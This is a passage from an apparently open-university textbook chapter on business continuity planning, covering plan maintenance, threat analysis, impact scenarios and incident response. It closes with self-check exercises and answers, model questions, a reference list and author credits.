It is recommended that organizations review their BCP:

1. On a scheduled basis (annually or bi-annually)
2. When changes to the threat environment occur;
3. When substantive changes to the organization take place; and
4. After an exercise to incorporate findings.

4.4.5.2 External audit

When auditing the BCP, consultants nominally verify:

1. Procedures used to determine critical services and processes
2. Methodology, accuracy, and comprehensiveness of continuity plan

4.4.5.3 Maintenance

Biannual or annual maintenance cycle maintenance of a BCP manual is broken down into three periodic activities.

1. Confirmation of information in the manual, roll out to staff for awareness and specific training for critical individuals.
2. Testing and verification of technical solutions established for recovery operations.
3. Testing and verification of organization recovery procedures.
4. Issues found during the testing phase often must be reintroduced to the analysis phase.

4.4.5.4 Information/targets

The BCP manual must evolve with the organization. Activating the call tree verifies the notification plan's efficiency as well as contact data accuracy. Like most business procedures, business continuity planning has its own jargon. Organization-wide understanding of business continuity jargon is vital and glossaries are available. Types of organizational changes that should be identified and updated in the manual include:

1. Staffing
2. Important clients
3. Vendors/suppliers

4. Organization structure changes
5. Company investment portfolio and mission statement
6. Communication and transportation infrastructure such as roads and bridges

4.4.5.5 Technical

Specialized technical resources must be maintained. Checks include:

1. Virus definition distribution
2. Application security and service patch distribution
3. Hardware operability
4. Application operability
5. Data verification
6. Data application

4.4.5.6 Testing and verification of recovery procedures

As work processes change, previous recovery procedures may no longer be suitable. Checks include:

1. Are all work processes for critical functions documented?
2. Have the systems used for critical functions changed?
3. Are the documented work checklists meaningful and accurate?
4. Do the documented work process recovery tasks and supporting disaster recovery infrastructure allow staff to recover within the predetermined recovery time objective?

4.4.5.7 Recovery requirement

After the analysis phase, business and technical recovery requirements precede the solutions phase. Asset inventories allow for quick identification of deployable resources. For an office-based, IT-intensive business, the plan requirements may cover desks, human resources, applications, data, manual workarounds, computers and peripherals. Other business environments, such as production, distribution, warehousing etc. will need to cover these elements, but likely have additional issues. The robustness of an emergency management plan is dependent on how much money an organization or business can place into the plan. The organization must balance realistic feasibility with the need to properly prepare. In general, every \$1 put into an emergency management plan will prevent \$7 of loss.

4.4.5.8 Threat and risk analysis (TRA)

After defining recovery requirements, each potential threat may require unique recovery steps. Common threats include:

1. Epidemic
2. Earthquake
3. Fire
4. Flood
5. Cyber attack
6. Sabotage (insider or external threat)
7. Hurricane or other major storm

8. Utility outage
9. Terrorism/Piracy
10. War/civil disorder
11. Theft (insider or external threat, vital information or material)
12. Random failure of mission-critical systems
13. Power cut

All threats in the examples above share a common impact: the potential of damage to organizational infrastructure - except one (disease). The impact of diseases can be regarded as purely human, and may be alleviated with technical and business solutions. However, if the humans behind these recovery plans are also affected by the disease, then the process can fall down. During the 2002–2003 SARS outbreak, some organizations grouped staff into separate teams, and rotated the teams between primary and secondary work sites, with a rotation frequency equal to the incubation period of the disease. The organizations also banned face-to-face intergroup contact during business and non-business hours. The split increased resiliency against the threat of quarantine measures if one person in a team was exposed to the disease.

4.4.6 Impact scenarios

After identifying the applicable threats, impact scenarios are considered to support the development of a business recovery plan. Business continuity testing plans may document scenarios for each identified threats and impact scenarios. More localized impact scenarios – for example loss of a specific floor in a building – may also be documented. The BC plans should reflect the requirements to recover the business in the widest possible damage. The risk assessment should cater to developing impact scenarios that are applicable to the business or the premises it operates. For example, it might not be logical to consider tsunami in the region of Mideast since the likelihood of such a threat is negligible.

4.4.7 What to do when a disruption occurs

Disruptions are handled in three steps:

1. Response
2. Continuation of critical services
3. Recovery and restoration

4.4.7.1 Response

Incident response involves the deployment of teams, plans, measures and arrangements. The following tasks are accomplished during the response phase:

- Incident management
- Communications management
- Operations management

Incident management

Incident management includes the following measures:

- Notifying management, employees, and other stakeholders;

- Assuming control of the situation;
- Identifying the range and scope of damage;
- Implementing plans;
- Identifying infrastructure outages; and
- Coordinating support from internal and external sources.

Communications management

Communications management is essential to control rumours, maintain contact with the media, emergency services and vendors, and assure employees, the public and other affected stakeholders. Communications management requirements may necessitate building redundancies into communications systems and creating a communications plan to adequately address all requirements.

Operations management

An Emergency Operations Center (EOC) can be used to manage operations in the event of a disruption. Having a centralized EOC where information and resources can be coordinated, managed and documented helps ensure effective and efficient response.

4.4.7.2 Continuation

Ensure that all time-sensitive critical services or products are continuously delivered or not disrupted for longer than is permissible.

4.4.7.3 Recovery and restoration

The goal of recovery and restoration operations is to, recover the facility or operation and maintain critical service or product delivery. Recovery and restoration includes:

- Re-deploying personnel
- Deciding whether to repair the facility, relocate to an alternate site or build a new facility
- Acquiring the additional resources necessary for restoring business operations
- Re-establishing normal operations
- Resuming operations at pre-disruption levels

4.5 CONCLUSION

When critical services and products cannot be delivered, consequences can be severe. All organizations are at risk and face potential disaster if unprepared. A Business Continuity Plan is a tool that allows institutions to not only to moderate risk, but also continuously deliver products and services despite disruption.

4.6 SUMMARY

1. A business continuity plan enables critical services or products to be continually delivered to clients. Instead of focusing on resuming a business after critical operations have ceased, or recovering after a disaster, a business continuity plan endeavours to ensure that critical operations continue to be available.

2. Business Continuity Planning is a proactive planning process that ensures critical services or products are delivered during a disruption.
3. A Business Continuity Plan includes: Plans, measures and arrangements to ensure the continuous delivery of critical services and products, which permits the organization to recover its facility, data and assets.
4. Identification of necessary resources to support business continuity, including personnel, information, equipment, financial allocations, legal counsel, infrastructure protection and accommodations.
5. Creating and maintaining a BCP helps ensure that an institution has the resources and information needed to deal with these emergencies.
6. BCP contains a governance structure often in the form of a committee that will ensure senior management commitments and define senior management roles and responsibilities.
7. The BCP senior management committee is responsible for the oversight, initiation, planning, approval, testing and audit of the BCP.
8. The analysis phase consists of impact analysis, threat analysis and impact scenarios.
9. The purpose of the BIA is to identify the organization's mandate and critical services or products; rank the order of priority of services or products for continuous delivery or rapid recovery; and identify internal and external impacts of disruptions.

4.7 CHECK YOUR PROGRESS

Fill in the blanks

1. A business continuity plan enables or products to be continually delivered to clients.
2. A Business Continuity Plan includes plans, and
3. The BCP is responsible for the oversight, initiation, planning, approval, testing and audit of the BCP.
4. The analysis phase consists of , and.....
5. is an alternate facility that is not furnished and equipped for operation.
6. is an alternate facility that is electronically prepared and almost completely equipped and furnished for operation.
7. is fully equipped, furnished, and often even fully staffed. Hot sites can be activated within minutes or seconds.
8. When considering the type of alternate facility, we should consider all factors, including threats and risks,and

4.8 ANSWERS TO CHECK YOUR PROGRESS

1. Critical services
2. Measures and arrangements
3. Senior management committee
4. Impact analysis, threat analysis, impact scenarios.

5. Cold site
6. Warm Site
7. Hot site
8. Maximum allowable downtime, cost

4.9 MODEL QUESTION

1. What is business continuity planning (BCP)?
2. Why is BCP important?
3. What is the purpose of Business impact analysis (BIA)?
4. Write different steps to create a business continuity plan.
5. Describe Business Impact Analysis.
6. How to mitigate threats and risks?
7. Write different types of alternate facilities of BCP.

References, Article source and Contributors

- [1]. (n.d.). Retrieved Feb. 07, 2016, from <https://en.wikipedia.org/wiki/COBIT>
- [2]. (n.d.). Retrieved Feb. 07, 2016, from <https://en.wikipedia.org/wiki/ITIL>
- [3]. (n.d.). Retrieved Feb. 07, 2016, from <https://en.wikipedia.org/wiki/ISACA>
- [4]. (n.d.). Retrieved Nov. 25, 2015, from https://en.wikipedia.org/wiki/Information_security_management_system
- [5]. (n.d.). Retrieved Nov. 25, 2015, from European Union Agency for Network and Information Security: <https://www.enisa.europa.eu/>
- [6]. (n.d.). Retrieved Nov. 25, 2015, from <http://www.iso.org/>
- [7]. (n.d.). Retrieved Nov. 25, 2015, from <https://www.deity.gov.in>
- [8]. (n.d.). Retrieved Nov. 25, 2015, from https://en.wikipedia.org/wiki/List_of_International_Organization_for_Standardization_standards
- [9]. (n.d.). Retrieved Nov. 25, 2015, from <http://www.iso27001security.com>
- [10]. (n.d.). Retrieved Nov. 25, 2015, from www.iso27001security.com/ISO27k_Guideline_on_ISMS_audit_v1.docx
- [11]. (n.d.). Retrieved Nov. 25, 2015, from <http://www.nist.gov/>
- [12]. (n.d.). Retrieved Nov. 25, 2015, from <http://www.iso.org/>
- [13]. *:PDCA-Two-Cycles.svg*. (2014, September 04). Retrieved from [https://commons.wikimedia.org: https://commons.wikimedia.org/wiki/File:PDCA-Two-Cycles.svg](https://commons.wikimedia.org/wiki/File:PDCA-Two-Cycles.svg)
- [14]. *About SANS*. (n.d.). Retrieved Feb. 07, 2016, from <https://www.sans.org/about/>
- [15]. *About The Open Web Application Security Project*. (n.d.). Retrieved Feb. 07, 2016, from https://www.owasp.org/index.php/About_OWASP available under a Creative Commons 3.0 License.
- [16]. *An introduction to information-security*. (2015, July 13). Retrieved from <http://www.open.edu: http://www.open.edu/openlearn/science-maths-technology/computing-and-ict/introduction-information-security/content-section-0>

- [17]. Annett, R. (2014, 01 06). *disaster_recovery_and_planning.html*. Retrieved from <http://www.codingthearchitecture.com>:
http://www.codingthearchitecture.com/2014/01/06/disaster_recovery_and_planning.html
- [18]. Bunting, S., & Wei, W. (2006). *The Official EnCE: EnCase Certified Examiner Study Guide*. Wiley Publishing Inc.
- [19]. *Business_continuity_planning*. (2015, October 20). Retrieved from en.wikipedia.org:
https://en.wikipedia.org/wiki/Business_continuity_planning
- [20]. *business-continuity-planning-bcp*. (2009, October 19). Retrieved from www.classle.net: <https://www.classle.net/book/business-continuity-planning-bcp>
- [21]. *business-continuity-planning-bcp*. (2009, October 19). Retrieved from www.classle.net: <https://www.classle.net/book/business-continuity-planning-bcp>
- [22]. *business-continuity-plan-template*. (2014, June 03). Retrieved from <http://www.improveit.org>: <http://www.improveit.org/understandit/disaster-recovery/business-continuity-plan-template>
- [23]. *Category:OWASP Top Ten Project*. (n.d.). Retrieved Feb. 07, 2016, from https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#tab=Main available under a Creative Commons 3.0 License.
- [24]. *CERT*. (n.d.). Retrieved Nov. 25, 2015, from www.cert.org
- [25]. *Comon Criteria*. (n.d.). Retrieved Feb. 07, 2016, from https://en.wikipedia.org/wiki/Common_Criteria available under creative commons sharealike license.
- [26]. *Control Objectives for Information and Related Technology — CobIT*. (2011). Retrieved Feb. 07, 2016, from <http://plays-in-business.com/pibold/2011/02/control-objectives-for-information-and-related-technology-2/?lang=en> available under Creative Commons Attribution-NonCommercial-ShareAlike 3.0 Unported License.
- [27]. *CYBER SECURITY MANIFESTO 2.0*. (2012, Oct. 01). Retrieved Sep. 26, 2015, from [cybersecuritymanifesto](http://cybersecuritymanifesto.com/): <http://cybersecuritymanifesto.com/>
- [28]. *CYBER SECURITY MANIFESTO 2.0*. (2012, Oct. 01). Retrieved Sep. 28, 2015, from cybersecuritymanifesto.com: <http://cybersecuritymanifesto.com/>
- [29]. *Disaster_recovery*. (2015, 10 20). Retrieved from <https://en.wikipedia.org>:
https://en.wikipedia.org/wiki/Disaster_recovery
- [30]. *Disaster_recovery_plan*. (2015, September 28). Retrieved from <https://en.wikipedia.org>:
https://en.wikipedia.org/wiki/Disaster_recovery_plan

- [31]. Edson, J. (2011, July 25). *A Brief History Of Forensic Science*. Retrieved Oct. 04, 2015, from riaus.org.au: <http://riaus.org.au/articles/a-brief-history-of-forensic-science/>
- [32]. *Federal Financial Institutions Examination Council*. (n.d.). Retrieved Feb. 06, 2016, from https://en.wikipedia.org/wiki/Federal_Financial_Institutions_Examination_Council available under creative commons sharealike license.
- [33]. *Federal Information Security Management Act of 2002*. (n.d.). Retrieved Feb. 06, 2016, from https://en.wikipedia.org/wiki/Federal_Information_Security_Management_Act_of_2002 available under creative commons sharealike license.
- [34]. *FIPS*. (n.d.). Retrieved Feb. 06, 2016, from https://en.wikipedia.org/wiki/FIPS_140-2 available under creative commons sharealike license.
- [35]. *FIRST*. (n.d.). Retrieved Feb. 06, 2016, from http://www.first.org/_assets/resources/guides/aup_generic.doc
- [36]. Gallagher, S. (2013, Oct. 02). *We are not who we are*. Retrieved Sep. 26, 2015, from Security Blog: <https://securityblog.redhat.com/tag/two-factor-authentication/>
- [37]. Glass, E. (2003). *The NTLM Authentication Protocol and Security Support Provider*. Retrieved Sep. 26, 2015, from Sourceforge: <http://davenport.sourceforge.net/ntlm.html>
- [38]. (1998). How Email Works. In P. Grall, *How Internet Works* (p. 85). Que Corporation.
- [39]. Gupta, A. (2011, March 01). *Digital Forensic Analysis Using BackTrack, Part 1*. Retrieved Oct. 03, 2015, from OpenSourceForU: <http://opensourceforu.efytimes.com/2011/03/digital-forensic-analysis-using-backtrack-part-1/>
- [40]. Gupta, A. (2011, March 01). *Digital Forensic Analysis Using BackTrack, Part 1*. Retrieved Sep. 26, 2015, from opensourceforu: <http://opensourceforu.efytimes.com/2011/03/digital-forensic-analysis-using-backtrack-part-1/>
- [41]. Havercan, P. (2015, July 17). *A plain person's guide to Secure Sockets Layer*. Retrieved Sep. 26, 2015, from <http://peter.havercan.net/computing/plain-persons-guide-to-secure-sockets-layer.html>
- [42]. *How it works*. (2010, Jan. 17). Retrieved Sep. 26, 2015, from Wikidot: <http://pychatter.wikidot.com/how-it-works>
- [43]. *How to Reveal a Fake Facebook Account*. (n.d.). Retrieved Sep. 27, 2015, from [www.wikihow.com: http://www.wikihow.com/Reveal-a-Fake-Facebook-Account](http://www.wikihow.com/Reveal-a-Fake-Facebook-Account)
- [44]. Hyatt, C., & Peden, S. (2015). *PHYSICAL SECURITY*. Retrieved Jan. 13, 2016, from Risky3sixty: <http://www.risk3sixty.com/tag/physical-security-2/> available under creative commons Attribution-NonCommercial-ShareAlike 4.0 International (CC BY-NC-SA 4.0)

- [45]. *IEC 2001 Lead Implementer*. (n.d.). Retrieved Feb. 06, 2016, from https://en.wikipedia.org/wiki/ISO/IEC_27001_Lead_Implementer available under creative commons sharealike license.
- [46]. *IEC 27001 Lead Auditor*. (n.d.). Retrieved Feb. 06, 2016, from https://en.wikipedia.org/wiki/ISO/IEC_27001_Lead_Auditor available under creative commons sharealike license.
- [47]. *IEC 27001:2013*. (n.d.). Retrieved Feb. 06, 2016, from https://en.wikipedia.org/wiki/ISO/IEC_27001:2013 available under creative commons sharealike license.
- [48]. *Information security management system*. (2015, Sep. 16). Retrieved Nov. 25, 2015, from https://en.wikipedia.org/wiki/Information_security_management_system
- [49]. *Information Security Standards*. (n.d.). Retrieved Feb. 06, 2016, from https://en.wikipedia.org/wiki/Information_security_standards available under creative commons sharealike license.
- [50]. *Information Systems: A Manager's Guide to Harness Technology*. (n.d.). Retrieved from <http://open.lib.umn.edu>: <http://open.lib.umn.edu/informationssystem/chapter/13-4-taking-action/>
- [51]. *Information Technology Act 2000*. (n.d.). Retrieved Feb. 06, 2016, from https://en.wikipedia.org/wiki/Information_Technology_Act,_2000 available under creative commons sharealike license.
- [52]. *Information technology security audit*. (2015). Retrieved Jan. 13, 2016, from http://us.wow.com/wiki/Information_technology_security_audit available under the Creative Commons Attribution-ShareAlike License
- [53]. *Information_security*. (2015, October 05). Retrieved from https://en.wikipedia.org:https://en.wikipedia.org/wiki/Information_security
- [54]. *Information_security_audit*. (2015, July 30). Retrieved from https://en.wikipedia.org:https://en.wikipedia.org/wiki/Information_security_audit
- [55]. *Information_security_audit*. (2015, July 30). Retrieved from https://en.wikipedia.org:https://en.wikipedia.org/wiki/Information_security_audit
- [56]. *Information_technology_security_audit*. (2015, March 29). Retrieved from https://en.wikipedia.org:https://en.wikipedia.org/wiki/Information_technology_security_audit
- [57]. *International Organization for Standardization*. (n.d.). Retrieved Nov. 25, 2015, from <http://www.iso.org/>

- [58]. *Introduction to computer forensics*. (n.d.). Retrieved Oct. 03, 2015, from Forensic Control: <https://forensiccontrol.com/resources/beginners-guide-computer-forensics/>
- [59]. *Introduction to computer forensics*. (n.d.). Retrieved Oct. 03, 2015, from Forensic Control: <https://forensiccontrol.com/resources/beginners-guide-computer-forensics/>
- [60]. *Introduction to Digital Forensics*. (2011, Nov. 16). Retrieved Sep. 28, 2015, from Wikibooks: https://en.wikibooks.org/wiki/Introduction_to_Digital_Forensics
- [61]. *ISO/IEC 13335-1:2004*. (2004). Retrieved Feb. 06, 2016, from http://www.iso.org/iso/catalogue_detail.htm?csnumber=39066
- [62]. *ISO/IEC 27001 Lead Auditor*. (n.d.). Retrieved Feb. 06, 2016, from <http://www.freebase.com/m/0412q4y> available under Creative Commons Attribution Only (CC-BY) license.
- [63]. *Kerberos Authentication*. (n.d.). Retrieved Sep. 26, 2015, from Interactiva: <http://computers.interactiva.org/Security/Authentication/Kerberos/>
- [64]. Khamlichi, M. (2015, October 09). *what-is-disaster-recovery/*. Retrieved from <http://www.unixmen.com>: <http://www.unixmen.com/what-is-disaster-recovery/>
- [65]. Mehnle, J. (2010, April 17). *Sender Policy Framework*. Retrieved Sep. 28, 2015, from Openspf: <http://www.openspf.org/Introduction>
- [66]. Morton, T. (2013, Sep. 13). *Types of investigations*. Retrieved Oct. 04, 2015, from Introduction to Digital Forensics: https://en.wikibooks.org/wiki/Introduction_to_Digital_Forensics/Types
- [67]. *National Institute of Standards & Technology*. (n.d.). Retrieved Feb. 07, 2016, from <http://www.nist.gov/>
- [68]. *National Institute of Standards and Technology*. (n.d.). Retrieved Feb. 07, 2016, from https://en.wikipedia.org/wiki/National_Institute_of_Standards_and_Technology
- [69]. Nelson, B., Phillips, A., & Steuart, C. (2009). *Guide to Computer Forensics and Investigations*. Cengage Learning.
- [70]. Neto, J. S., & Neto, A. N. (2013). *Metamodel of the it governance framework COBIT*. Retrieved Feb. 07, 2016, from http://www.scielo.br/scielo.php?pid=S1807-17752013000300521&script=sci_arttext available under creative commons license.
- [71]. Nolan, R., O'Sullivan, C., Branson, J., & Waits, C. (2005). *First Responders guide to Computer Forensic*. CERT Training and Education.
- [72]. *Operational_readiness_exercise_130114-F-QZ836-023.jpg*. (2013, 01 14). Retrieved from <https://commons.wikimedia.org/>

https://commons.wikimedia.org/wiki/File:Operational_readiness_exercise_130114-F-QZ836-023.jpg

- [73]. OWASP. (n.d.). Retrieved Feb. 07, 2016, from <https://en.wikipedia.org/wiki/OWASP>
- [74]. *Password Authentication Protocol*. (2015, July 17). Retrieved Sep. 26, 2015, from WIKIPEDIA: https://en.wikipedia.org/wiki/Password_Authentication_Protocol
- [75]. *Payment Card Industry (PCI) Data Security Standard: Requirements and Security Assessment Procedures*. (2015). Retrieved Feb. 06, 2016, from https://www.pcisecuritystandards.org/documents/PCI_DSS_v3-1.pdf
- [76]. *Payment Card Industry Data Security Standard*. (n.d.). Retrieved Feb. 06, 2016, from https://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard
- [77]. Peterson, D. (2015, July 06). *Computer Forensics Miami*. Retrieved Oct. 03, 2015, from computer-forensics.wikidot: <http://computer-forensics.wikidot.com/>
- [78]. *Physical Security in the Cyber World*. (n.d.). Retrieved from <https://isc.sans.edu/forums/diary/Physical+Security+in+the+Cyber+World/16073/> available under creative commons Attribution-NonCommercial-ShareAlike 4.0 International license
- [79]. *preparing-for-disasters-like-a-waffle-house*. (2015, may 17). Retrieved from <https://opensource.com/business>: <https://opensource.com/business/15/3/preparing-for-disasters-like-a-waffle-house>
- [80]. Price, R. (2015). *Common Criteria*. Retrieved Feb. 07, 2016, from <https://securityblog.redhat.com/tag/common-criteria/> available under a Creative Commons Attribution-ShareAlike 3.0 Unported License.
- [81]. Quirk, S. (2014, Mar. 13). *Concordia Password Security Policy*. Retrieved Sep. 26, 2015, from <http://kb.cu-portland.edu/Password+Security>
- [82]. *Recognise scam or hoax emails and websites*. (n.d.). Retrieved Sep. 27, 2015, from <https://www.communications.gov.au>: <https://www.communications.gov.au/what-we-do/internet/stay-smart-online/your-identity/recognise-scam-or-hoax-emails-and-websites>
- [83]. *Regulation*. (n.d.). Retrieved Feb. 06, 2016, from <https://en.wikipedia.org/wiki/Regulation> available under creative commons sharealike license.
- [84]. Rowlingson, R. (2005). *An Introduction to Forensic Readiness Planning*. available under Open Government Licence <http://www.nationalarchives.gov.uk/doc/open-government-licence/version/2/>, Centre for the Protection of National Infrastructure.
- [85]. Sands, S. (2014). *LAN153AB (IT Security Essentials: Physical security, Forensics, Legal & Privacy Issues, Secure Software Development)*. Retrieved Jan. 13, 2016, from Skill Commons:

www.skillscommons.org/handle/taaccct/5388 available under a Creative Commons Attribution 4.0 International License

- [86]. *SANS Institute*. (n.d.). Retrieved Feb. 07, 2016, from https://en.wikipedia.org/wiki/SANS_Institute
- [87]. *Sarbanes-Oxley Act*. (n.d.). Retrieved Feb. 06, 2016, from https://en.wikipedia.org/wiki/Sarbanes-Oxley_Act available under creative commons sharealike license.
- [88]. *Selecting a strong password*. (2015, Sep. 10). Retrieved Sep. 26, 2015, from Wordpress: <https://en.support.wordpress.com/selecting-a-strong-password/>
- [89]. Smith, N. (2015, Nov. 27). *Why auditing your security is an essential for every business*. Retrieved Jan. 13, 2016, from <https://www.linkedin.com/pulse/why-auditing-your-security-essential-every-business-nicholas-smith>
- [90]. Srivastava, R. (2010, Feb 10). *it-security-audit-process*. Retrieved from <http://www.slideshare.net>: <http://www.slideshare.net/rsrivastava91/>
- [91]. Staff, C. (2012). *Regulations and guidelines? Here's a handy compendium with summaries plus links to the full text of each law*. Retrieved Feb. 06, 2016, from <http://www.csoonline.com/article/2126072/compliance/the-security-laws--regulations-and-guidelines-directory.html>
- [92]. *Standardisation Testing and Quality Certification*. (2015, Dec. 11). Retrieved Dec. 13, 2015, from <http://www.stqc.gov.in/>
- [93]. Stewart, W. (2000, Jan. 07). *How Email Works*. Retrieved Sep. 28, 2015, from <http://www.livinginternet.com/>: <http://www.livinginternet.com/e/ew.htm>
- [94]. *Taking the first step towards PDCA Cycle (Plan-Do-Check-Act)*. (n.d.). Retrieved Nov. 25, 2015, from <http://www.bulsuk.com/2009/02/taking-first-step-with-pdca.html>
- [95]. The National Archives. (2011). *Digital Continuity to Support Forensic Readiness*. Retrieved Oct. 04, 2015, from nationalarchives: <http://www.nationalarchives.gov.uk/documents/information-management/forensic-readiness.pdf>
- [96]. *The Sarbanes-Oxley Act of 2002*. (n.d.). Retrieved Feb. 06, 2016, from <http://www.sox-online.com/>
- [97]. *THIRD-PARTY MONITORING*. (n.d.). Retrieved Jan. 13, 2016, from <http://www.observeit.com/solutions/third-party-monitoring>

- [98]. *Top 125 Network Security Tools*. (n.d.). Retrieved Jan. 13, 2016, from <http://sectools.org/>
- [99]. *Understanding Authentication*. (2008, Feb. 14). Retrieved Sep. 26, 2015, from Go4Experts: <http://www.go4expert.com/articles/understanding-authentication-t8842/>
- [100]. Verma, D. (2012, Nov. 05). *How To Identify Fake EMail And Trace Sender's Location*. Retrieved Sep. 27, 2015, from <http://www.usethistip.com>: <http://www.usethistip.com/2012/11/how-to-identify-fake-email-and-trace.html>
- [101]. Wheelbarger, S. (2009, Aug. 27). *CyberForensics*. Retrieved Oct. 04, 2015, from Wikidot: <http://colbycriminaljustice.wikidot.com/cyberforensics>



Er. Mukesh Kumar Verma

Senior Cyber Security Analyst, Chandigarh

Email: mkv1989@gmail.com



Er. Mukesh Kumar Verma

Senior Cyber Security Analyst, Chandigarh

Email: mkv1989@gmail.com



Mr. Rajesh Arya

Engineer, ICT Cell, Uttarakhand Open University, Haldwani

Email: rarya@uou.ac.in